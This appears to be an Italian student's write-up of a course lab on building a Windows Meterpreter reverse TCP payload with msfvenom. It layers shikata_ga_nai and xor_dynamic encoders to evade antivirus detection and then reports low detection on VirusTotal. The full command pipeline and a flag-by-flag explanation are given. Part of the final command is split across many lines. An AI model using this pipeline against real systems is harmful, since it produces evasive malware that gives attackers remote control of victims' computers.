
S9-L1 Malware

Esercizio di Oggi: Creazione di un Malware con Msfvenom Obiettivo dell'Esercizio L'esercizio di oggi consiste nel creare un malware utilizzando msfvenom che sia meno rilevabile rispetto al malware analizzato durante la lezione. Passaggi da Seguire : Preparazione dell'Ambiente Assicurati di avere un ambiente di lavoro sicuro e isolato, preferibilmente una macchina virtuale, per evitare danni al sistema principale. Utilizzo di msfvenom per generare il malware. Migliorare la Non Rilevabilità. Test del Malware una volta generato. Analisi dei Risultati Confronta i risultati del tuo malware con quelli analizzati durante la lezione. Valuta le differenze in termini di rilevabilità e discuti le possibili migliorie. Conclusione L'obiettivo di questo esercizio è non solo creare un malware funzionale, ma anche sviluppare la capacità di migliorare la non rilevabilità. Questo tipo di pratica è essenziale per comprendere meglio le tecniche utilizzate sia dagli attaccanti che dai difensori nel campo della sicurezza informatica.



**Creazione del payload iniziale:**

msfvenom -p windows/meterpreter/reverse\_tcp LHOST=192.168.1.23 LPORT=5959 -a x86 --platform windows -e x86/shikata\_ga\_nai -i 200 -f raw

**Creazione del payload di base:**

**-p windows/meterpreter/reverse\_tcp:** Specifica il payload. Questo è una shell reverse TCP di Meterpreter progettata per Windows.

**LHOST=192.168.1.23 LPORT=5959**: Configura l'host e la porta di ascolto per il payload.

**-a x86 --platform windows:** Indica l'architettura (x86) e la piattaforma (Windows).

**-e x86/shikata\_ga\_nai:** Usa l'encoder shikata\_ga\_nai per offuscare il payload.

**-i 200:** Esegue 200 iterazioni dell'encoding per rendere il payload più difficile da rilevare.

-**f raw**: Salva il payload in formato grezzo (raw), pronto per ulteriori trasformazioni.

# Primo strato di encoding

| msfvenom -a x86 --platform windows -e x86/xor\_dynamic -i 200 -f raw

**|:** Passa l'output del primo comando come input per questo passaggio.

**-e x86/xor\_dynamic:** Applica l'encoder xor\_dynamic, che utilizza l'operazione XOR con chiavi dinamiche per aggiungere ulteriore offuscamento.

**-i 200:** Ripete l'encoding 200 volte per aumentare la complessità.

**-f raw:** Mantiene il formato grezzo per permettere ulteriori trasformazioni.

# Ultimo strato di encoding

|

msfvenom

-

a

x86

--

platform

windows

-

e

x86/shikata\_ga\_nai

-

i

200

-

o

polimorficommm\_v2.exe

**|:**

Passa il risultato dell'encoding precedente come input.

-

**e x86/shikata\_ga\_nai:**

Ritorna all'encoder shikata\_ga\_nai per un ulteriore livello di

offuscamento.

**-**

**i**

**200:**

Ripete l'encoding 200 volte.

**-**

**o polimorficommm\_v2.exe**

**:**

Salva il payload finale come file eseguibile chiamato

polimorficommm\_v2.exe.

**FINALITA’**

**Questo comando genera un file eseguibile Windows (polimorficommm\_v2.exe) che:**


1. Contiene un payload reverse TCP di Meterpreter.
2. È offuscato con tre strati di encoding:

Due strati di **shikata\_ga\_nai.**

Uno strato intermedio di **xor\_dynamic**.

1. Questo livello di offuscamento rende il payload più difficile da rilevare da strumentidi analisi statica come antivirus.

**TESTIAMO IL VIRUS SULLA PIATTAFORMA DI VIRUS TOTAL**



**VirusTotal** è una piattaforma online gratuita che consente agli utenti di analizzare file e URL per individuare potenziali malware o contenuti malevoli. È particolarmente utile per verificare se un file, un eseguibile, o un link è sospetto prima di utilizzarlo.

**Il malware appena creato, una volta caricato sulla piattaforma, ha mostrato un'elevata efficacia in termini di** **invisibilità, ottenendo risultati molto positivi nel test.**